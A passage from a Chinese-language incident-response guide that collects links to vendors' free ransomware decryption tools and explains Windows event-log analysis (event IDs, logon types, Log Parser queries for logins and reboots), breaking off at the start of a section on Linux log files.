很多安全公司都提供了免费的勒索病毒解密工具下载，收集和整理相关下载地址，可以帮助我们了解和获取最新的勒索病毒解密工具。

【腾讯哈勃】勒索软件专杀工具

```
https://habo.qq.com/tool/index
```

【金山毒霸】勒索病毒免疫工具

```
http://www.duba.net/dbt/wannacry.html
```

【火绒】安全工具下载

```
http://bbs.huorong.cn/forum-55-1.html
```

【瑞星】解密工具下载

```
http://it.rising.com.cn/fanglesuo/index.html
```

【nomoreransom】勒索软件解密工具集

```
https://www.nomoreransom.org/zh/index.html
```

【MalwareHunterTeam】勒索软件解密工具集

```
https://id-ransomware.malwarehunterteam.com/
```

【卡巴斯基】免费勒索解密器

```
https://noransom.kaspersky.com/
```

【Avast】免费勒索软件解密工具

```
https://www.avast.com/zh-cn/ransomware-decryption-tools
```

【Emsisoft】免费勒索软件解密工具

```
https://www.emsisoft.com/ransomware-decryption-tools/free-download
```

【Github项目】勒索病毒解密工具收集汇总

```
https://github.com/jiansiting/Decryption-Tools
```

第二章：日志分析篇

第1篇:Window日志分析

0x01 Window事件日志简介

Windows系统日志是记录系统中硬件、软件和系统问题的信息，同时还可以监视系统中发生的事件。用户可以通过它来检查错误发生的原因，或者寻找受到攻击时攻击者留下的痕迹。

Windows主要有以下三类日志记录系统事件：应用程序日志、系统日志和安全日志。

系统日志

记录操作系统组件产生的事件，主要包括驱动程序、系统组件和应用软件的崩溃以及数据丢失错误等。系统日志中记录的时间类型由Windows NT/2000操作系统预先定义。

默认位置： %SystemRoot%\System32\Winevt\Logs\System.evtx

应用程序日志

包含由应用程序或系统程序记录的事件，主要记录程序运行方面的事件，例如数据库程序可以在应用程序日志中记录文件错误，程序开发人员可以自行决定监视哪些事件。如果某个应用程序出现崩溃情况，那么我们可以从程序事件日志中找到相应的记录，也许会有助于你解决问题。

默认位置：%SystemRoot%\System32\Winevt\Logs\Application.evtx

安全日志

记录系统的安全审计事件，包含各种类型的登录日志、对象访问日志、进程追踪日志、特权使用、帐号管理、策略变更、系统事件。安全日志也是调查取证中最常用到的日志。默认设置下，安全性日志是关闭的，管理员可以使用组策略来启动安全性日志，或者在注册表中设置审核策略，以便当安全性日志满后使系统停止响应。

默认位置：%SystemRoot%\System32\Winevt\Logs\Security.evtx


系统和应用程序日志存储着故障排除信息，对于系统管理员更为有用。 安全日志记录着事件审计信息，包括用户验证（登录、远程访问等）和特定用户在认证后对系统做了什么，对于调查人员而言，更有帮助。

0X02 审核策略与事件查看器


Windows Server 2008 R2 系统的审核功能在默认状态下并没有启用 ，建议开启审核策略，若日后系统出现故障、安全事故则可以查看系统的日志文件，排除故障，追查入侵者的信息等。

PS：默认状态下，也会记录一些简单的日志，日志默认大小20M

设置1：开始 → 管理工具 → 本地安全策略 → 本地策略 → 审核策略，参考配置操作：



设置2：设置合理的日志属性，即日志最大大小、事件覆盖阀值等：



查看系统日志方法：

1. 在**“开始”**菜单上，依次指向**“所有程序”**、**“管理工具”**，然后单击**“事件查看器”**
2. 按 "**Window+R**"，输入 ”**eventvwr.msc**“ 也可以直接进入“**事件查看器**”

0x03 事件日志分析

对于Windows事件日志分析，不同的EVENT ID代表了不同的意义，摘录一些常见的安全事件的说明：

事件ID	说明
4624	登录成功
4625	登录失败
4634	注销成功
4647	用户启动的注销
4672	使用超级用户（如管理员）进行登录
4720	创建用户

每个成功登录的事件都会标记一个登录类型，不同登录类型代表不同的方式：

登录类型	描述	说明
2	交互式登录（Interactive）	用户在本地进行登录。
3	网络（Network）	最常见的情况就是连接到共享文件夹或共享打印机时。
4	批处理（Batch）	通常表明某计划任务启动。
5	服务（Service）	每种服务都被配置在某个特定的用户账号下运行。
7	解锁（Unlock）	屏保解锁。
8	网络明文（NetworkCleartext）	登录的密码在网络上是通过明文传输的，如FTP。
9	新凭证（NewCredentials）	使用带/Netonly参数的RUNAS命令运行一个程序。
10	远程交互，（RemoteInteractive）	通过终端服务、远程桌面或远程协助访问计算机。
11	缓存交互（CachedInteractive）	以一个域用户登录而又没有域控制器可用

关于更多EVENT ID，详见微软官方网站上找到了“Windows Vista 和 Windows Server 2008 中的安全事件的说明”。


> 原文链接： https://support.microsoft.com/zh-cn/help/977519/description-of-security-events-in-windows-7-and-in-windows-server-2008

案例1：可以利用eventlog事件来查看系统账号登录情况：

1. 在**“开始”**菜单上，依次指向**“所有程序”**、**“管理工具”**，然后单击**“事件查看器”**；
2. 在事件查看器中，单击**“安全”**，查看安全日志；
3. 在安全日志右侧操作中，点击**“筛选当前日志”**，输入事件ID进行筛选。

   4624 --登录成功
   4625 --登录失败
   4634 -- 注销成功 4647 -- 用户启动的注销
   4672 -- 使用超级用户（如管理员）进行登录

我们输入事件ID：4625进行日志筛选，发现事件ID：4625，事件数175904，即用户登录失败了175904次，那么这台服务器管理员账号可能遭遇了暴力猜解。



案例2：可以利用eventlog事件来查看计算机开关机的记录：


1、在**“开始”**菜单上，依次指向**“所有程序”**、**“管理工具”**，然后单击**“事件查看器”**；

2、在事件查看器中，单击**“系统”**，查看系统日志；

3、在系统日志右侧操作中，点击**“筛选当前日志”**，输入事件ID进行筛选。

其中事件ID 6006 ID6005、 ID 6009就表示不同状态的机器的情况（开关机）。 6005 信息 EventLog 事件日志服务已启动。(开机) 6006 信息 EventLog 事件日志服务已停止。(关机) 6009 信息 EventLog 按ctrl、alt、delete键(非正常)关机

我们输入事件ID：6005-6006进行日志筛选，发现了两条在2018/7/6 17:53:51左右的记录，也就是我刚才对系统进行重启的时间。




0x04 日志分析工具

Log Parser

Log Parser（是微软公司出品的日志分析工具，它功能强大，使用简单，可以分析基于文本的日志文件、XML 文件、CSV（逗号分隔符）文件，以及操作系统的事件日志、注册表、文件系统、Active Directory。它可以像使用 SQL 语句一样查询分析这些数据，甚至可以把分析结果以各种图表的形式展现出来。

Log Parser 2.2下载地址：https://www.microsoft.com/en-us/download/details.aspx?id=24659

Log Parser 使用示例：https://mlichtenberg.wordpress.com/2011/02/03/log-parser-rocks-more-than-50-examples/



基本查询结构

```
Logparser.exe –i:EVT –o:DATAGRID "SELECT * FROM c:\xx.evtx"
```

使用Log Parser分析日志

1、查询登录成功的事件

```
登录成功的所有事件
LogParser.exe -i:EVT –o:DATAGRID  "SELECT *  FROM c:\Security.evtx where EventID=4624"

指定登录时间范围的事件:
LogParser.exe -i:EVT –o:DATAGRID  "SELECT *  FROM c:\Security.evtx where TimeGenerated>'2018-06-19 23:32:11' and TimeGenerated<'2018-06-20 23:34:00' and EventID=4624"

提取登录成功的用户名和IP:
LogParser.exe -i:EVT  –o:DATAGRID  "SELECT EXTRACT_TOKEN(Message,13,' ') as EventType,TimeGenerated as LoginTime,EXTRACT_TOKEN(Strings,5,'|') as Username,EXTRACT_TOKEN(Message,38,' ') as Loginip FROM c:\Security.evtx where EventID=4624"
```

2、查询登录失败的事件

登录失败的所有事件：

```
LogParser.exe -i:EVT -o:DATAGRID  "SELECT *  FROM c:\Security.evtx where EventID=4625"
```

提取登录失败用户名进行聚合统计：

```
LogParser.exe  -i:EVT "SELECT  EXTRACT_TOKEN(Message,13,' ')  as
EventType,EXTRACT_TOKEN(Message,19,' ') as user,count(EXTRACT_TOKEN(Message,19,' ')) as
Times,EXTRACT_TOKEN(Message,39,' ') as Loginip FROM c:\Security.evtx where EventID=4625 GROUP
BY Message"
```

3、系统历史开关机记录：

```
LogParser.exe -i:EVT -o:DATAGRID  "SELECT TimeGenerated,EventID,Message FROM c:\System.evtx
where EventID=6005 or EventID=6006"
```


LogParser Lizard

对于GUI环境的Log Parser Lizard，其特点是比较易于使用，甚至不需要记忆繁琐的命令，只需要做好设置，写好基本的SQL语句，就可以直观的得到结果。

下载地址：http://www.lizard-labs.com/log_parser_lizard.aspx

依赖包：Microsoft .NET Framework 4 .5，下载地址：https://www.microsoft.com/en-us/download/details.aspx?id=42642

查询最近用户登录情况：




	Event Type	Login Time	User Name	Login Ip
1	5	2018/7/9 17:11:58	SYSTEM	-
2	2	2018/7/9 17:02:22	Administrator	::1
3	2	2018/7/9 17:02:10	Administrator	::1
4	2	2018/7/9 17:01:56	Administrator	::1
5	2	2018/7/9 14:27:02	ftptest	127.0.0.1
6	10	2018/7/9 14:26:08	Administrator	192.168.204.1
7	5	2018/7/9 11:16:23	SYSTEM	-
8	5	2018/7/9 11:14:59	SYSTEM	-
9	5	2018/7/9 11:14:48	SYSTEM	-
10	3	2018/7/9 11:14:04	ANONYMOUS LOGON	源网络地址:
11	5	2018/7/9 11:14:03	IUSR	-
12	5	2018/7/9 11:13:44	Administrator	-
13	2	2018/7/9 11:13:25	Administrator	127.0.0.1
14	5	2018/7/9 11:13:11	Administrator	-
15	5	2018/7/9 11:12:57	Administrator	-
16	5	2018/7/9 11:12:25	Administrator	-
17	5	2018/7/9 11:12:22	SYSTEM	-
18	5	2018/7/9 11:12:22	SYSTEM	-
19	5	2018/7/9 11:12:20	SYSTEM	-

Event Log Explorer

Event Log Explorer是一款非常好用的Windows日志分析工具。可用于查看，监视和分析跟事件记录，包括安全，系统，应用程序和其他微软Windows 的记录被记载的事件，其强大的过滤功能可以快速的过滤出有价值的信息。

下载地址：https://event-log-explorer.en.softonic.com/



参考链接：

Windows日志分析 https://mp.weixin.qq.com/s/ige5UO8WTuOOO3yRw-LeqQ

第2篇:Linux日志分析

0x00 前言

Linux系统拥有非常灵活和强大的日志功能，可以保存几乎所有的操作记录，并可以从中检索出我们需要的信息。 本文简介一下Linux系统日志及日志分析技巧。

0x01 日志简介

日志默认存放位置：/var/log/

查看日志配置情况：more /etc/rsyslog.conf

日志文件	说明
/var/log/cron	记录了系统定时任务相关的日志
/var/log/cups	记录打印信息的日志
/var/log/dmesg	记录了系统在开机时内核自检的信息，也可以使用dmesg命令直接查看内核自检信息
/var/log/mailog	记录邮件信息
/var/log/message	记录系统重要信息的日志。这个日志文件中会记录Linux系统的绝大多数重要信息，如果系统出现问题时，首先要检查的就应该是这个日志文件
/var/log/btmp	记录错误登录日志，这个文件是二进制文件，不能直接vi查看，而要使用lastb命令查看
/var/log/lastlog	记录系统中所有用户最后一次登录时间的日志，这个文件是二进制文件，不能直接vi，而要使用lastlog命令查看
/var/log/wtmp	永久记录所有用户的登录、注销信息，同时记录系统的启动、重启、关机事件。同样这个文件也是一个二进制文件，不能直接vi，而需要使用last命令来查看
